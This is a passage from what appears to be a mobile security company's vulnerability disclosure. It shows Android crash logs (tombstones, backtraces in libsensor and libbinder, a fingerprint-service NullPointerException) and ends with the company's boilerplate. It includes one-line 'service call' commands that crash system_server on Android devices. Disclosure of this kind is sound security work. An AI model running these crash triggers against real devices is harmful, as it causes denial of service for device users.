F DEBUG   :     x24 0000000000000000  x25 0000007caced4020  x26 0000000000000000  x27 0000000000002b45
F DEBUG   :     x28 0000000000000000  x29 0000007caced39a0
F DEBUG   :     sp  0000007caced38e0  lr  0000007e1b8e8aac  pc  0000007e1b36fd80
F DEBUG   :
F DEBUG   : backtrace:
F DEBUG   :       #00 pc 0000000000007d80  /system/lib64/libcutils.so (native_handle_close) (BuildId: 189963f09708fd1957bbb91667904884)
F DEBUG   :       #01 pc 000000000000daa8  /system/lib64/libsensor.so (android::BnSensorServer::onTransact(unsigned int, android::Parcel const&, android::Parcel*, unsigned int)+744) (BuildId: f1f4ae7b-
da50d6caaf2bd3bcbd450cd2)
F DEBUG   :       #02 pc 000000000004c670  /system/lib64/libbinder.so (android::BBinder::transact(unsigned int, android::Parcel const&, android::Parcel*, unsigned int)+136) (BuildId: dc9777a642a9962c-
ccfc038d5d5b9708)
F DEBUG   :       #03 pc 000000000005897c  /system/lib64/libbinder.so (android::IPCThreadState::executeCommand(int)+980) (BuildId: dc9777a642a9962cccfc038d5d5b9708)
F DEBUG   :       #04 pc 00000000000584f4  /system/lib64/libbinder.so (android::IPCThreadState::getAndExecuteCommand()+156) (BuildId: dc9777a642a9962cccfc038d5d5b9708)
F DEBUG   :       #05 pc 000000000005c30  /system/lib64/libbinder.so (android::IPCThreadState::joinThreadPool(bool)+60) (BuildId: dc9777a642a9962cccfc038d5d5b9708)
F DEBUG   :       #06 pc 000000000007ec9c  /system/lib64/libbinder.so (android::PoolThread::threadLoop()+24) (BuildId: dc9777a642a9962cccfc038d5d5b9708)
F DEBUG   :       #07 pc 0000000000013600  /system/lib64/libutils.so (android::Thread::_threadLoop(void*)+288) (BuildId: 9a341f2ddf907ec1f48e20e83444ada0)
F DEBUG   :       #08 pc 00000000000c1748  /system/lib64/libandroid_runtime.so (android::AndroidRuntime::javaThreadShell(void*)+140) (BuildId: 5ae07fe656230906b145cb2cf23b0040)
F DEBUG   :       #09 pc 00000000000e1100  /apex/com.android.runtime/lib64/bionic/libc.so (__pthread_start(void*)+36) (BuildId: 676a709a0ee633ec9cf6ab05ec6410ae)
F DEBUG   :       #10 pc 0000000000083ab0  /apex/com.android.runtime/lib64/bionic/libc.so (__start_thread+64) (BuildId: 676a709a0ee633ec9cf6ab05ec6410ae)
```

Android 9 - Pixel 3

service call fingerprint 14

```
E AndroidRuntime: *** FATAL EXCEPTION IN SYSTEM PROCESS: main
E AndroidRuntime: java.lang.NullPointerException: Attempt to invoke interface method 'android.os.IBinder android.hardware.fingerprint.IFingerprintServiceLockoutResetCallback.asBinder()' on a null
object reference
E AndroidRuntime:   at com.android.server.fingerprint.FingerprintService$FingerprintServiceLockoutResetMonitor.<init>(FingerprintService.java:992)E AndroidRuntime:   at com.android.server.fingerprint.
FingerprintService$FingerprintServiceWrapper$9.run(FingerprintService.java:1381)
E AndroidRuntime:   at android.os.Handler.handleCallback(Handler.java:873)
E AndroidRuntime:   at android.os.Handler.dispatchMessage(Handler.java:99)
E AndroidRuntime:   at android.os.Looper.loop(Looper.java:193)
E AndroidRuntime:   at com.android.server.SystemServer.run(SystemServer.java:455)
E AndroidRuntime:   at com.android.server.SystemServer.main(SystemServer.java:295)
E AndroidRuntime:   at java.lang.reflect.Method.invoke(Native Method)
E AndroidRuntime:   at com.android.internal.os.RuntimeInit$MethodAndArgsCaller.run(RuntimeInit.java:493)
E AndroidRuntime:   at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:838)
I Process : Sending signal. PID: 5108 SIG: 9
```

service call sensorservice 5

```
F libc    : Fatal signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x0 in tid 10678 (Binder:8870_F), pid 8870 (system_server)
I crash_dump64: obtaining output fd from tombstoned, type: kDebuggerdTombstone
I /system/bin/tombstoned: received crash request for pid 10678
I crash_dump64: performing dump of process 8870 (target tid = 10678)
F DEBUG   : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
F DEBUG   : Build fingerprint: 'google/blueline/blueline:9/PD1A.180720.030/4972053:user/release-keys'
F DEBUG   : Revision: 'MP1.0'
F DEBUG   : ABI: 'arm64'
F DEBUG   : pid: 8870, tid: 10678, name: Binder:8870_F  >>> system_server <<<
F DEBUG   : signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x0
F DEBUG   : Cause: null pointer dereference
F DEBUG   :     x0  0000000000000000  x1  0000007e11f888e0  x2  0000000000000004  x3  0000000000000003
F DEBUG   :     x4  0000000000000000  x5  8080800000000000  x6  fefeff6462687571  x7  7f7f7f7f7f7f7f7f
F DEBUG   :     x8  5bfe20a61a7a2c20  x9  5bfe20a61a7a2c20  x10 0000000000000002  x11 0000000000000020
F DEBUG   :     x12 0000000000000018  x13 ffffffffffffffff  x14 ffffffffff000000  x15 ffffffffffffffff
F DEBUG   :     x16 0000007eb297dc28  x17 0000007eaf24c0bc  x18 00000000001e0f8c  x19 0000007e11f891c0
F DEBUG   :     x20 0000000000000000  x21 0000000000000000  x22 0000000000000000  x23 0000000000000000
F DEBUG   :     x24 0000000000000000  x25 0000007e11f89588  x26 000003e8000022a6  x27 0000000000000000
F DEBUG   :     x28 00000000756e3b98  x29 0000007e11f890a0
F DEBUG   :     sp  0000007e11f89080  lr  0000007eb295c634  pc  0000007eaf24c0d0
F DEBUG   :
F DEBUG   : backtrace:
F DEBUG   :     #00 pc 00000000000070d0  /system/lib64/libcutils.so (native_handle_close+20)
F DEBUG   :     #01 pc 000000000000e630  /system/lib64/libsensor.so (android::BnSensorServer::onTransact(unsigned int, android::Parcel const&, android::Parcel*, unsigned int)+748)
F DEBUG   :     #02 pc 000000000004fa80  /system/lib64/libbinder.so (android::BBinder::transact(unsigned int, android::Parcel const&, android::Parcel*, unsigned int)+136)
F DEBUG   :     #03 pc 000000000005aafc  /system/lib64/libbinder.so (android::IPCThreadState::executeCommand(int)+520)
F DEBUG   :     #04 pc 000000000005a838  /system/lib64/libbinder.so (android::IPCThreadState::getAndExecuteCommand()+156)
F DEBUG   :     #05 pc 000000000005af04  /system/lib64/libbinder.so (android::IPCThreadState::joinThreadPool(bool)+60)
F DEBUG   :     #06 pc 000000000007b4d4  /system/lib64/libbinder.so (android::PoolThread::threadLoop()+24)
F DEBUG   :     #07 pc 000000000000f934  /system/lib64/libutils.so (android::Thread::_threadLoop(void*)+280)
F DEBUG   :     #08 pc 00000000000b4984  /system/lib64/libandroid_runtime.so (android::AndroidRuntime::javaThreadShell(void*)+140)
F DEBUG   :     #09 pc 00000000000821e0  /system/lib64/libc.so (__pthread_start(void*)+36)
F DEBUG   :     #10 pc 0000000000023178  /system/lib64/libc.so (__start_thread+68)
```

About Quokka, Inc.

The world of digital security is ready to evolve beyond distrust. We want less fear, and more peace of mind: less worry, and more confidence. Meet Quokka (formerly Kryptowire), a different kind of mobile security and privacy company. Our proactive, light-touch solutions put users and their privacy first, helping people, teams, and enterprises around the world take back control of their digital security privacy in the new work and live anywhere world.

Please visit www.quokka.io or connect with us on LinkedIn and Twitter (@Quokka_io) for more information.